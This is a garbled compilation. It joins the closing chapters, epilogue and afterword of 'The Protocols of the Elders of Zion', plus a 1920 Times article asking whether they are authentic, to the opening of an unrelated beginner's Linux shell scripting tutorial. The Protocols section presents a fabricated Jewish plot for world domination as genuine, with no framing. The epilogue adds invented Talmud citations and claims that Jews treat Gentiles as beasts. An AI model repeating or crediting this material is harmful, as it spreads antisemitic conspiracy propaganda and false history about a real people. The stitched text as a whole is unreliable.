In the course of a few days of the exchequer, the safes of the exchequer are full with all the money which has been oversubscribed. (Why continue accepting money for an oversubscribed loan?) The subscription is evidently considerably in excess of the amount asked for, in this lies the whole effect--the public evidently trust the government!

But when the comedy is over there arises the fact of a very large debt. And, in order to pay the interest on this debt, the government has to have recourse to a fresh loan, which, in its turn, does not annul the state debt, but only adds to it. When the borrowing capacity of the government is exhausted, the interest on the loans must be paid by new taxations. These taxations are nothing but debts contracted in order to cover other debts.

Then comes a period of conversions of loans, but such conversions only diminish the amount of interest to be paid, and do not annul the debt. Moreover they can only be made with the consent of

the creditors. When such conversions are announced the creditors are given the right to accept them or to have their money back, in case they do not wish to accept the conversions. If everybody were to reclaim his own money, the government would be caught by its own bait, and would not be in a condition to return all the money. Luckily the subjects of the Gentile governments do not understand much of finance and they have always preferred suffering a fall in the value of their securities and a reduction of interest to the risk of a new investment; thus they have often given their government an opportunity to get rid of a debt, which probably amounted to several millions.

The Gentiles would not dare to do such a thing with external loans, knowing very well that, in such a case, we would demand all our money.

By such action the government would openly admit its own bankruptcy, which would plainly show the people that their own interests have nothing in common with those of their government. I specially draw your attention to this fact as also to the following: at present all internal loans are consolidated by so-called temporary loans, that is to say, debts, the period for the payment of which is short. These debts consist of the money placed on deposit in state banks or saving banks. This money, being at the disposal of the government for a considerable length of time, is used for paying interest on external loans and, in lieu of the money, the government places an equal amount in its own securities into these banks. These state securities cover all deficits in the state safes of the Gentiles.

When our sovereign is enthroned over the whole world, all these tricky financial operations will vanish. We will destroy the market in public funds, because we will not allow our prestige to be shaken by the rise and fall of our stocks, the value of which will be established by law at par without any possibility of fluctuation in price. Rise gives cause to fall, and it is by rises that we started to discredit the public funds of the Gentiles.

For Stock Exchanges will be substituted enormous government organisations, the duty of which will consist in taxing commercial enterprises as the government may think fit. These institutions will be in a position to throw on to the market millions' worth of commercial shares, or to buy up the same, in one day. Thus all commercial enterprises will be dependent on us.

You can imagine what a power we will thus become.

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## **PROTOCOL XXII**

In all which I have told you up till now I have tried to give you a true picture of the mystery of the present events, as also of those of the past, which all flow into the river of Fate, and the result of which will be seen in the near future. I have shown you our secret plans by which we deal with the Gentiles as well as our financial policy. I have only to add a few more words.

In our hands is concentrated the greatest might of the present days, that is to say, gold. In the course of two days we can draw any amount of it from our secret treasure rooms.

Is it still necessary for us to prove that our rule is the will of God? Is it possible that, with such vast riches, we shall not be able to prove that all the gold, which we have been accumulating for so many centuries, will not help in our true cause for good,--that is to say, for the restoration of order under our rule?

It may require a certain amount of violence, but this order will eventually be established. We will prove that we are the benefactors who have restored lost peace and freedom to the tortured world. We will give the world the opportunity of this peace and freedom, but certainly only under one condition--that is to say, that it should strictly adhere to our laws. Moreover we will make it clear to everyone that freedom does not consist in dissoluteness or in the right of doing whatever people please. Likewise that the position and power of a man does not give him the right to proclaim destructive principles such as freedom of religion, equality, or similar ideas. We will also make it clear that individual freedom does not convey the right to any man to become excited or to excite others by making

ridiculous speeches to disorderly masses. We will teach the world, that true freedom consists only in inviolability of a man's person and of his property, who honestly adheres to all the laws of social life. That a man's position will be dependent on the conception which he has of another man's rights and that his dignity prohibits fantastic ideas on the subject of self.

Our power will be glorious, because it will be mighty and will rule and guide, but by no means follow leaders of the populace or any kind of orators who shout senseless words which they call high principles, and which are in reality nothing else but utopian ideas. Our power will be the organiser of order in which lies peoples' happiness. The prestige of this power will bring to it mystic adoration, as well as subjection of all nations. A true power does not yield to any right even to that of God. None will dare to approach it with the object of depriving it of a thread of its might.

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### **PROTOCOL XXIII**

In order that people should become accustomed to obedience they must be trained to modesty, therefore we will reduce the production of objects of luxury. By these means we will also impose morals, which are being corrupted by continual rivalry on the grounds of luxury. We will patronise "peasant industries" in order to injure private factories.

The necessities for such reforms also lies in the fact that large private factory-owners often instigate their workmen against the government, perhaps, even unconsciously.

The populace engaged in local industries does not know the meaning of being "out of work," and this makes it cling to the existing order, and induces it to support the government. Unemployment is the greatest for the government. For us it will have done its work as soon as, by its means, we shall have obtained power.

Drunkenness will also be prohibited as a crime against humanity, and will be punishable as such; for man becomes equal to a beast under the influence of alcohol.

Nations only submit blindly to a strong power, which is absolutely independent of them and in whose hand they can see a sword, acting as a weapon of defence against all social insurrections. Why should they want their Sovereign to possess the soul of an angel? They must see in him the personification of strength and might.

A ruler must arise who will supersede the existing governments, which have been living upon a crowd, whose demoralisation we ourselves have brought about among flames of anarchy. Such a ruler must commence by extinguishing these flames, which are incessantly springing up from all sides.

In order to obtain such a result, he must destroy all societies which may be the origin of these flames, even if he has to shed his own blood. He must form a well-organised army, which will anxiously fight the infection of any anarchy, which may poison the body of the government.

Our Sovereign will be chosen by God and appointed from above in order to destroy all ideas influenced by instinct and not by reason, by brutal principles and not by humanity. At present these ideas successfully prevail in their robberies and violence under the banner of right and freedom.

Such ideas have destroyed all social organisations, thus leading to the reign of the King of Israel.

But their part will be played as soon as the reign of our Sovereign commences. Then we must sweep them away, so that no dirt should lie in our Sovereign's path.

Then we shall be able to say to the nations: "Pray to God and bow down before him who bears the mark of the predestination of the world and whose star God himself guided, in order that none other but Himself should be able to set humanity free from all sin."



## PROTOCOL XXIV

Now I will deal with the manner in which we will strengthen the dynasty of King David, in order that it may endure until the last day.

Our manner of securing the dynasty will consist chiefly of the same principles which have given to our wise men the management of the world's affairs, that is to say, the direction and education of the whole human race.

Several members of the seed of David will prepare Kings and their successors, who will be elected not by right of inheritance but by their own capabilities. These successors will be initiated in our secret political mysteries and plans of governing, taking great care that no one else should acquire them.

Such measures will be necessary in order that all should know that only those can rule who have been initiated in the mysteries of political art. Only such men will be taught how to apply our plans in practice by making use of the experience of many centuries. They will be initiated in the conclusions drawn from all our political and economical system and in all social sciences. In a word, they will be told the true spirit of the laws that have been founded by nature herself in order to govern mankind.

Direct successors to the sovereign will be superceded in the event of their proving to be frivolous or soft-hearted during their education, or in case they show any other tendency likely to be detrimental to their power, and which may render them incapable of ruling and even to be dangerous to the prestige of the crown.

Only such men as are capable of governing firmly, although perhaps cruelly, will be entrusted with the reins of government by our Elders.

In case of illness or loss of energy, our Sovereign will be obliged to hand over the reigns of government to those of his family who have proved themselves more capable.

The King's immediate plans and, still more, his plans for the future will not even be known to those who will be called his nearest councillors. Only our Sovereign, and the Three who initiated him, will know the future.

In the person of the Sovereign, who will rule with an unshakable will and control himself as well as humanity, the people will recognise as it were fate itself and all its human paths. None will know the aims of the Sovereign when he issues his orders, therefore none will dare to obstruct his mysterious path.

Of course, the Sovereign must have a head capable of dealing with our plans. Therefore he will not ascend the throne before his brain-power has been ascertained by our wise men.

In order that all his subjects should love and venerate their Sovereign, he must often address them in public. Such measures will bring the two powers into harmony, namely, that of the populace and that of the ruler, which we have separated in the Gentile countries by holding the one in awe of the other.

We had to hold these two powers in awe one of another in order that they, when once separated, should fall under our influence.

The King of Israel must not be under the influence of his own passions, especially that of sensuousness. He must not allow animal instincts to get the better of his brain. Sensuousness, more than any other passion, is certain to destroy all mental and foreseeing powers; it distracts men's

The Column of the Universe in the person of the World Ruler, sprung from the Holy seed of David, has to forgo all personal passions for the benefit of his people.

Our Sovereign must be irreproachable.

Signed by the representatives of Zion,  
of the 33rd degree.

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## Epilogue

These minutes were stealthily removed from a large book of notes on lectures. My friend found them in the safes at the headquarter offices of the Society of Zion, which is at present situated in France.

France compelled Turkey to grant various to the schools and religious institutions of all denominations, which will be under the protectorate of the French diplomacy in Asia Minor. Of course, these do not include the Catholic schools and institutions which were expelled from France by the late governments. This fact merely proves that the diplomacy of the Dreyfus schools is only anxious to protect the interests of Zion, and is working for the colonisation of Asia Minor by French Jews. Zion always knew how to acquire influence for itself by means of what the Talmud calls its "working brutes," by which it refers to the Gentiles in general.

According to the records of secret Jewish Zionism, Solomon and other Jewish learned men already, in 929 B.C., thought out a scheme in theory for a peaceful conquest of the whole universe by Zion.

As history developed, this scheme was worked out in detail and completed by men, who were subsequently initiated in this question. These learned men decided by peaceful means to conquer the world for Zion with slyness of the symbolic serpent, whose head was to represent the initiated into the plans of the Jewish administration, and the body of the serpent to represent the Jewish people--the administration was always kept secret, even from the Jewish nation itself. As this serpent penetrated into the hearts of the nations which it encountered, it got under and devoured all the non-Jewish power of these states. It is foretold that the snake has to finish its work, strictly adhering to the designed plan, until the course which it has to run is closed by the return of its head to Zion and until, by this means, the snake has completed its round of Europe and has encircled it--and until, by dint of enchaining Europe, it has encompassed the whole world. This it is to accomplish by using every endeavour to subdue the other countries by an economical conquest.

The return of the head of the serpent to Zion can only be accomplished after the power of all the Sovereigns of Europe has been laid low, that is to say, when by means of economic crises and wholesale destruction effected everywhere there shall have been brought about a spiritual demoralisation and a moral corruption, chiefly with the assistance of Jewish women masquerading as French, Italians, etc. These are the surest spreaders of licentiousness into the lives of the leading men at the heads of nations.

Women in the service of Zion act as a decoy for those who, thanks to them, are always in need of money, and therefore are always ready to barter their conscience for money. This money is in reality only lent by the Jews, for it quickly returns through the same women into the hands of bribing Jewry--but, through these transactions, slaves are bought to the cause of Zion.

It is natural for the success of such an undertaking that neither the public officials nor private individuals should suspect the part played by the women employed by Jewry. Therefore the directors of the cause of Zion formed, as it were, a religious caste--eager followers of the Mosaic law and of the statutes of the Talmud. All the world believed that the mask of the law of Moses is the real rule of life of the Jews. No one thought of investigating the effect of this rule of life, especially as all eyes were directed on the gold, which could be supplied by the caste and which gave this caste absolute freedom for its economical and political intrigues.

A sketch of the course of the symbolic serpent is as follows: Its first stage in Europe was in 429 B.C. Greece, where, in the time of Pericles, the serpent started eating into the power of that country. The second stage was in Rome in the time of Augustus about 69 B.C. The third in Madrid in the time of

Charles V. in 1552 A.D. The fourth in Paris about 1700, in the time of Louis XVI. The fifth in London from 1814 onwards (after the downfall of Napoleon). The sixth in Berlin in 1871 after the Franco-Prussian war. The seventh in St. Petersburg, over which is drawn the head of the serpent under the date of 1881.

All these states which the serpent traversed have had foundations of their constitutions shaken, Germany with its apparent power, forming no exception to the rule. In economic conditions England and Germany are spared, but only till the conquest of Russia is accomplished by the serpent, on which at present all its efforts are concentrated. The further course of the serpent is not shown on this map, but arrows indicate its next movement towards Moscow, Kieff, and Odessa.

It is now well known to us to what extent the latter cities form the centres of the militant Jewish race. Constantinople is shown as the last stage of the course. (Note that this map was drawn years before the Revolution in Turkey.) before it reaches Jerusalem.

Only a short distance still remains before the serpent will be able to complete its course by uniting its head to its tail.

In order to enable the serpent to pass easily over its, course, the following measures were taken by Zion with the purpose of recasting society and converting the labour classes. First of all the Jewish race was so organised that none should penetrate into it and thus disclose its secrets. God himself is supposed to have told the Jews that they were predestined to rule over the whole earth in the form of an indivisible Kingdom of Zion. They have been told that they are the only race which deserves to be called human, all the rest being intended to remain "working brutes" and slaves of the Jews, and that their object must be the conquest of the world and the erection of the throne of Zion over the universe. (See Sanh. 91. 21, 1051. [in the Talmud, web ed.])

The Jews were taught that they are Supermen, and that they must keep themselves apart from all other nations. These theories inspired the Jews with an idea of self-glorification, because they are by right the sons of God. (See Jihai 67, 1 ; Sanh. 58,2.)

The secluded mode of living of the race of Zion is strictly adhered to by the system of the "Kaghal," which compels every Jew to help his kinsman independent of the assistance which he receives from their local administrations, which screen the government of Zion from the eyes of those of the Gentile states, which, in their turn, always eagerly defend the Jewish self-government, erroneously regarding them as a purely religious sect. The above-mentioned ideas, instilled into the Jews, have also considerably influenced their material life.

When we read such works as "Gopayon," 14, page I; "Eben-Gaizar," 44, page 81; "XXXVI. Ebamot," 98; "XXV. Ketubat," 36; "XXXIV. Sanudrip," 746; "XXX. Kadushin," 68A--which were all written in order to glorify the Jewish race, we see that they really treat all Gentiles as though they were beasts, created only serve them. They think that peoples, properties and their lives belong to the Jews and that God permits His chosen race to make what use they like of them.

According to their laws all their ill-treatment of the Gentile's is forgiven them on the day of their New Year, at which time also indulgence is given them to sin likewise in the coming year.

In order to excite the hatred of their people towards all Gentiles, the leaders of the Jews acted as "agents-provocateurs" in anti-Semitic risings by allowing the Gentiles to find out some of the secrets of the Talmud. Expressions of anti-Semitism were also very useful to the leading Jews, because they created compassion in hearts of some Gentiles towards the people who were being apparently ill-treated, thus enlisting their sympathies the side of Zion.

The anti-Semitism, which brought about persecutions of the lower orders among the Jews, helped their leaders to control and hold their kinsmen in subjection. This they could afford to do, because they always intervened at the right time and saved their fellow people. Note that the leaders of the Jews never suffered from anti-Semitic rising as regarded their personal belongings or their official position in their administration. This is not to be wondered at, as these heads themselves set the

"Christian bloodhounds" against the humbler Jews and the bloodhounds managed to keep their herds in order for them, and thereby helped to establish the solidity of Zion.

The Jews, in their own opinion, have already attained the position of a super-government over the whole world, and are now throwing away their masks.

Of course, the main conquering power of Zion always lay in their gold; therefore they only had to work in order to give a value to this gold.

The high price of gold is chiefly accounted for by gold currency; its accumulation in the hands of Zion is accounted for by the Jews being able to profit and make use of any serious international crisis in order to monopolise gold. This is proved by the history of the Rothschild family, published in Paris in the "Libre Parole."

By means of these crises the might of Capitalism was established under the banner of Liberalism and protected by cleverly thought-out economical and social theories. By giving these theories a scientific appearance the Elders of Zion obtained extraordinary success.

The existence of the balloting system always affords Zion an opportunity of introducing, by means of bribery, such laws as may suit its purpose. The form of Gentile government most after the Jews' own heart is a Republic, because with such they can the more easily manage to buy a majority and the republican system gives their agents and army of anarchists unlimited freedom. For this reason the Jews are such supporters of Liberalism and the stupid Gentiles, who are befooled by them, ignore the already evident fact that, under a republic there is no more freedom than under an autocracy; on the contrary, there exists an oppression of the few by the mob, which is always instigated by the agents of Zion.

According to the will of Montefiore, Zion spares no money or means in order to attain these ends. In our days all governments throughout the world, consciously or unconsciously, are subject to the orders of that great super-government which is Zion, because all their bonds are in the possession of the latter and all countries are indebted to the Jews to such an extent as never to be able to pay off their debts. All trade, commerce, as well as diplomacy, are in the hands of Zion. By means of its capital it enslaved all Gentile nations. By dint of intensified education on a material basis the Jew laid heavy chains on all the Gentiles, with which they have attached them to their super-government.

The end of national freedom is at hand, and therefore also individual liberty will come to an end, because true liberty cannot exist where the lever of money renders it possible for Zion to govern the mob and to reign over the more worthy and more reasonable portion of the community.

..."those that have ears to hear, let them hear."

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It will soon be four years since "the Protocols of the Elders of Zion" have been in my possession. God alone knows how numerous have been unsuccessful attempts which I have made in order to bring them to light or even to warn those who are in power and reveal to them the causes of the storm which hangs over apathetic Russia, who seems unfortunately to have lost all count of what is going on around her.

And only now, when I fear that it is too late, have I succeeded in publishing my work, in the hope that I may be able to warn those who still have ears to hear and eyes to see.

There is no room left for doubt. With all the might and terror of Satan, the reign of the triumphant King of Israel is approaching our unregenerate world; the King is born and the blood of Zion--the Anti-Christ--is near to the throne of universal power.



Events in the world are rushing with stupendous rapidity; dissensions, wars, rumours, famines, epidemics, and earthquakes--what was but yesterday impossible, has today become and accomplished fact. Days rush past, as it were for the benefit of the chosen people. There is no time to minutely enter into the history of humanity from the point of view of the revealed "mysteries of iniquity," to historically prove the influence which the "elders of Israel" have had on the misfortunes of humanity, to foretell the already approaching certain future of mankind or to disclose the final act of the world's tragedy.

The Light of Christ alone and that of His Holy Universal Church can penetrate into the Satanic depths and reveal the extent of their wickedness.

In my heart I feel that the hour has struck for summoning the Eighth Ecumenical Council to which, oblivious of the quarrels which have parted them for so many centuries, will congregate the pastors and representatives of the whole of Christianity, to meet the advent of the Anti-Christ.

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### **Appendix: A Call for Inquiry into "The Jewish Peril"**

#### **"THE JEWISH PERIL."**

(*The Jewish Peril. Protocols of the Learned Elders of Zion*. London: Eyre and Spottiswoode. 1920.)

A DISTURBING PAMPHLET

Call for Inquiry

(From a Correspondent)

*The London Times*, May 8, 1920

Reprinted in, *The Protocols and World Revolution: Including a Translation and Analysis of the "Protocols of the Meetings of the Zionist Men of Wisdom"*

Small, Maynard & Company, Boston.  
1920  
pages 144-148  
(no author or translator credit)

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THE *TIMES* HAS NOT YET NOTICED THIS SINGULAR LITTLE BOOK. Its diffusion is, however, increasing, and its reading is likely to perturb the thinking public. Never before have a race and a creed been accused of a more sinister conspiracy. We in this country, who live in good fellowship with numerous representatives of Jewry, may well ask that some authoritative criticism should deal with it, and either destroy the ugly "Semitic" bogey or assign their proper place to the insidious allegations of this kind of literature.

In spite of the urgency of impartial and exhaustive criticism, the pamphlet has been allowed, so far, to pass almost unchallenged. The Jewish Press announced, it is true, that the anti-Semitism of the "Jewish Peril" was going to be exposed. But save for an unsatisfactory article in the March 5 issue of the *Jewish Guardian*, and for an almost equally unsatisfactory contribution to the *Nation* of March 27, this exposure is yet to come. The article of the *Jewish Guardian* is unsatisfactory, because it deals mainly with the personality of the author of the book in which the pamphlet is embodied, with Russian reactionary propaganda, and the Russian secret police. It does not touch the substance of the "Protocols of the Learned Elders of Zion." The purely Russian side of the book and its fervid "Orthodoxy" is not its most interesting feature. Its author, Professor S. Nilus, who was a minor official

in the Department of Foreign Religions at Moscow, had, in all likelihood, opportunities of access to many archives and unpublished documents. On the other hand, the world-wide issue raised by the "Protocols" which he incorporated in his book and are now translated into English as "The Jewish Peril," cannot fail not only to interest, but to preoccupy. What are the theses of the "Protocols" with which, in the absence of public criticism, British readers have to grapple alone and unaided? They are, roughly:

- (1) There is, and has been for centuries, a secret international political organization of the Jews.
- (2) The spirit of this organization appears to be an undying traditional hatred of the Christian world, and a titanic ambition for world domination.
- (3) The goal relentlessly pursued through centuries is the destruction of the Christian national States, and the substitution for them of an international Jewish dominion.
- (4) The method adopted for first weakening and then destroying existing bodies politic is the infusion of disintegrating political ideas of carefully measured progressive disruptive force, from liberalism to radicalism, and socialism to communism, culminating in anarchy as a *reductio ad absurdum* of egalitarian principles. Meanwhile Jewry remains immune from these corrosive doctrines. "We preach Liberalism to the Gentiles, but on the other hand we keep our own nation in entire subjection" (page 55). Out of the welter of world anarchy, in response to the desperate clamour of distraught humanity, the stern, logical, wise, pitiless rule of "the King of the Seed of David" is to arise.
- (5) Political dogmas evolved by Christian Europe, democratic statesmanship and politics, are all equally contemptible to the Elders of Zion. To them statesmanship is an exalted secret art, acquired only by traditional training, and imparted to a select few in the secrecy of some occult sanctuary. "Political problems are not meant to be understood by ordinary people; they can only be comprehended, as I have said before, by rulers who have been directing affairs for many centuries." (Protocol 13.2.)
- (6) To this conception of statesmanship the masses are contemptible cattle, and the political leaders of the Gentiles, "upstarts from its midst as rulers, are likewise blind in politics." They are puppets, pulled by the hidden hand of the "Elders," puppets mostly corrupt, always inefficient, easily coaxed, or bullied, or blackmailed into submission, unconsciously furthering the advent of Jewish dominion.
- (7) The Press, the theatre, stock exchange speculations, science, law itself, are, in the hands that hold all the gold, so many means of procuring a deliberate confusion and bewilderment of public opinion, demoralization of the young, and encouragement of the vices of the adult, eventually substituting, in the minds of the Gentiles, for the idealistic aspiration of Christian culture the "cash basis" and a neutrality of materialistic scepticism, or cynical lust for pleasure.

Such are the main theses of the "Protocols." They are not altogether new, and can be found scattered throughout anti-Semitic literature. The condensed form in which they are now presented lends them a new and weird force.

Incidentally, some of the features of the would-be Jewish programme bear an uncanny resemblance to situations and events now developing under our eyes. Professor Nilus's book was, undoubtedly, published in Russia in 1905. The copy of the original at the British Museum bears the stamp of August 10, 1906. This being so, some of the passages assume the aspect of fulfilled prophecies, unless one is inclined to attribute the prescience of the "Elders of Zion" to the fact that they really are the hidden instigators of these events. When one reads (page 8) that "it is indispensable for our plans that wars should not produce any territorial alterations," one is most forcibly reminded of the cry, "peace without annexations" raised by all the radical parties of the world, and especially in revolutionary Russia. And again:

We will create a universal economic crisis, by all possible underhand means and with the help of gold, which is all in our hands. Simultaneously we will throw on to the streets huge crowds of workmen throughout Europe. We will increase the wages, which will not help the workmen as, at the same time,

we will raise the price of prime necessities . . . it is essential for us at all costs to deprive the aristocracy of their lands. To attain this purpose, the best method is to force up rates and taxes. These methods will keep the landed interests at their lowest possible ebb. (Protocol 3.9., Protocol 6.7., Protocol 6.4.)

Nor can one fail to recognize Soviet Russia in the following:

...in governing the world the best results are obtained by means of violence and intimidation. ...In politics, we must know how to confiscate property without any hesitation, if by so doing we can obtain subjection and power. Our State, following the way of peaceful conquest, has the right of substituting for the terrors of war, executions less apparent and more expedient, which, are necessary to uphold terror, producing blind submission. . . . By new laws we will regulate the political life of our subjects as though they were so many parts of a machine. Such laws will gradually restrict all freedom and liberties allowed by the Gentiles. . . . It is essential for us to arrange that, besides ourselves, there should be in all countries nothing but a huge proletariat, so many soldiers and police loyal to our cause; . . . in order to demonstrate our enslavement of the Gentile Governments of Europe, we will show our power to one of them by means of crime and violence, that is to say, a reign of terror; . . . our programme will induce a third part of the populace to watch the remainder from a pure sense of duty or from the principle of voluntary service.

Bearing in mind when this was published, we see, fifteen years later, a government established in Russia of which a high percentage of the leaders are Jews, whose *modus operandi* follows the principles quoted, and whose mainstay is a Communist Party, which answers to the last quotation. We see this, and it seems uncanny. The trouble is that all this fosters indiscriminate anti-Semitism. That the latter is rampant in Eastern Europe is a fact. That its propaganda in France, England, and America is growing is a fact also. Do we want, and can we afford to add exacerbated race-hatred to all our political, social, and economic troubles? If not, the question of the "Jewish Peril" should be taken up and dealt with. It is far too interesting, the hypothesis it presents is far too ingenious, attractive, and sensational not to attract the attention of our none too happy and none too contented public. The average man thinks that there is something very fundamentally wrong with the world he lives in. He will eagerly grasp at a plausible "working hypothesis."

What are these "Protocols?" Are they authentic? If so, what malevolent assembly concocted these plans, and gloated over their exposition? Are they forgery? If so, whence comes the uncanny note of prophecy, prophecy in parts fulfilled, in parts far gone in the way of fulfilment? Have we been struggling these tragic years to blow up and extirpate the secret organization of German world dominion only to find beneath it another more dangerous because more secret? Have we, by straining every fibre of our national body, escaped a "Pax Germanica" only to fall into a "Pax Judaeica?" The "Elders of Zion," as represented in their "Protocols," are by no means kinder taskmasters than William II and his henchmen would have been.

All these questions, which are likely to obtrude themselves on the reader of the "Jewish Peril," cannot be dismissed by a shrug of the shoulders unless one wants to strengthen the hand of the typical anti-Semite and call forth his favourite accusation of the "conspiracy of silence." An impartial investigation of these would-be documents and of their history is most desirable. That history is by no means clear from the English translation. They would appear, from internal evidence, to have been written by Jews for Jews, or to be cast in the form of lectures, and notes for lectures, by Jews to Jews. If so, in what circumstances were they produced and to cope with what inter-Jewish emergency? Or are we to dismiss the whole matter without inquiry and to let the influence of such a book as this work unchecked?

End

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# Linux Shell Scripting Tutorial Ver. 1.0

Written by Vivek G Gite

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## Introduction

This tutorial is designed for beginners only and This tutorial explains the basics of shell programming by showing some examples of shell programs. Its not help or manual for the shell. While reading this tutorial you can find manual quite useful ( type **man bash** at \$ prompt to see manual pages). Manual contains all necessary information you need, but it won't have that much examples, which makes idea more clear. For that reason, this tutorial contains examples rather than all the features of shell. I assumes you have at least working knowledge of Linux i.e. basic commands like how to create, copy, remove files/directories etc or how to use editor like vi or mcedit and login to your system. Before Starting Linux Shell Script Programming you must know

- Kernel
- Shell
- Process
- Redirectors, Pipes, Filters etc.

## What's Kernel


Kernel is hart of Linux O/S. It manages resource of Linux O/S. Resources means facilities available in Linux. For eg. Facility to store data, print data on printer, memory, file management etc . Kernel decides who will use this resource, for how long and when. It runs your programs (or set up to execute binary files) It's Memory resident portion of Linux. It performance following task :-

- I/O management
- Process management
- Device management
- File management
- Memory management


## What's Linux Shell

Computer understand the language of 0's and 1's called binary language, In early days of computing, instruction are provided using binary language, which is difficult for all of us, to read and write. So in O/s there is special program called Shell. Shell accepts your instruction or commands in English and translate it into computers native binary language.

This is what Shell Does for US



You type Your command and shell convert it as



It's environment provided for user interaction. Shell is an command language interpreter that executes commands read from the standard input device (keyboard) or from a file. Linux may use one of the following most popular shells (In MS-DOS, Shell name is COMMAND.COM which is also used for same purpose, but it's not as powerful as our Linux Shells are!)

Shell Name	Developed by	Where	Remark
BASH ( Bourne-Again SHell )	Brian Fox and Chet Ramey	Free Software Foundation	Most common shell in Linux. It's Freeware shell.
CSH (C SHell)	Bill Joy	University of California (For BSD)	The C shell's syntax and usage are very similar to the C programming language.
KSH (Korn SHell)	David Korn	AT & T Bell Labs	

Any of the above shell reads command from user (via Keyboard or Mouse) and tells Linux O/s what users want. If we are giving commands from keyboard it is called command line interface ( Usually in-front of \$ prompt, This prompt is depend upon your shell and Environment that you set or by your System Administrator, therefore you may get different prompt ).

NOTE: To find your shell type following command

**\$ echo \$SHELL**

## How to use Shell

To use shell (You start to use your shell as soon as you log into your system) you have to simply type commands. Following is the list of common commands.

## Linux Common Commands

NOTE that following commands are for New users or for Beginners only. The purpose is if you use this command you will be more familiar with your shell and secondly, you need some of these command in your Shell script. If you want to get more information or help for this command try following commands For e.g. To see help or options related with date command try

**\$ date --help**

or To see help or options related with ls command (Here you will screen by screen help, since help of ls command is quite big that can't fit on single screen )

**\$ ls --help | more**

**Syntax:** *command-name --help*

**Syntax:** *man command-name*

**Syntax:** *info command-name*

See what happened when you type following

**\$ man ls**

**\$ info bash**

NOTE: In MS-DOS, you get help by using /? clue or by typing help command as

**C:\> dir / ?**

**C:\> date / ?**

**C:\> help time**

**C:\> help date**

**C:\> help**

## Linux Command

For this Purpose	Use this Command Syntax	Example ( In front of \$ Prompt)
To see date	date	<b>\$ date</b>
To see who's using system.	who	<b>\$ who</b>
Print working directory	pwd	<b>\$ pwd</b>
List name of files in current directory	ls or dirs	<b>\$ ls</b>
To create text file NOTE: Press and hold <b>CTRL</b> key and press <b>D</b> to stop or to end file ( <b>CTRL+D</b> )	cat > { file name }	<b>\$ cat &gt; myfile</b> <i>type your text</i> <i>when done press</i> <i>^ D</i>
To text see files	cat { file name }	<b>\$ cat myfile</b>
To display file one full screen at a time	more { file name }	<b>\$ more myfile</b>
To move or rename file/directory	mv {file1} {file2}	<b>\$ mv sales sales.99</b>
To create multiple file copies with various link. After this both oldfile newfile refers to same name	ln {oldfile} {newfile}	<b>\$ ln Page1 Book1</b>
To remove file	rm file1	<b>\$ rm myfile</b>

Remove all files in given directory/subdirectory. Use it very carefully.	<code>rm -rf {dirname}</code>	<code>\$ rm -rf oldfiles</code>
<p>To change file access permissions</p> <p>u - User who owns the file g - Group file owner o - User classified as other a - All other system user</p> <p>+ Set permission - Remove permission</p> <p>r - Read permission w - Write permission x - Execute permission</p>	<code>chmod {u g o a} {+ -} {r w x} {filename}</code>	<p><code>\$ chmod u+x,g+wx,o+x myscript</code></p> <p>NOTE: This command set permission for file called 'myscript' as User (Person who creates that file or directory) has execute permission (u+x) Group of file owner can write to this file as well as execute this file (g+wx) Others can only execute file but can not modify it, Since we have not given w (write permission) to them. (o+x).</p>
Read your mail.	<code>mail</code>	<code>\$ mail</code>
To See more about currently login person (i.e. yourself)	<code>who am i</code>	<code>\$ who am i</code>
To login out	<code>logout</code> (OR press CTRL+D)	<p><code>\$ logout</code></p> <p><i>(Note: It may ask you password type your login password, In some case this feature is disabled by System Administrator)</i></p>
Send mail to other person	<code>mail {user-name}</code>	<code>\$ mail ashish</code>
To count lines, words and characters of given file	<code>wc {file-name}</code>	<code>\$ wc myfile</code>
To searches file for line that match a pattern.	<code>grep {word-to-lookup} {filename}</code>	<code>\$ grep fox myfile</code>
<p>To sort file in following order</p> <p>-r Reverse normal order -n Sort in numeric order -nr Sort in reverse numeric order</p>	<code>sort -r -n -nr {filename}</code>	<code>\$ sort myfile</code>



To print last   first line of given file	tail -   + { linenumber } { filename }	<b>\$ tail + 5 myfile</b>
To Use to compare files	cm p { file 1 } { file 2 } <u><b>OR</b></u> diff { file 1 } { file 2 }	<b>\$ cm p myfile myfile.old</b>
To print file	pr { file-name }	<b>\$ pr myfile</b>

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## What is Processes

Process is any kind of program or task carried out by your PC. For e.g. `$ ls -lR`, is command or a request to list files in a directory and all subdirectory in your current directory. It is a process. A process is program (command given by user) to perform some Job. In Linux when you start process, it gives a number (called PID or process-id), PID starts from 0 to 65535.

## Why Process required

Linux is multi-user, multitasking o/s. It means you can run more than two process simultaneously if you wish. For e.g.. To find how many files do you have on your system you may give command like

```
$ ls / -R | wc -l
```

This command will take lot of time to search all files on your system. So you can run such command in Background or simultaneously by giving command like

```
$ ls / -R | wc -l &
```

The ampersand (&) at the end of command tells shells start command (`ls / -R | wc -l`) and run it in background takes next command immediately. An instance of running command is called process and the number printed by shell is called process-id (PID), this PID can be use to refer specific running process.

## Linux Command Related with Process

For this purpose	Use this Command	Example
To see currently running process	<code>ps</code>	<code>\$ ps</code>
To stop any process i.e. to kill process	<code>kill {PID}</code>	<code>\$ kill 1012</code>
To get information about all running process	<code>ps -ag</code>	<code>\$ ps -ag</code>
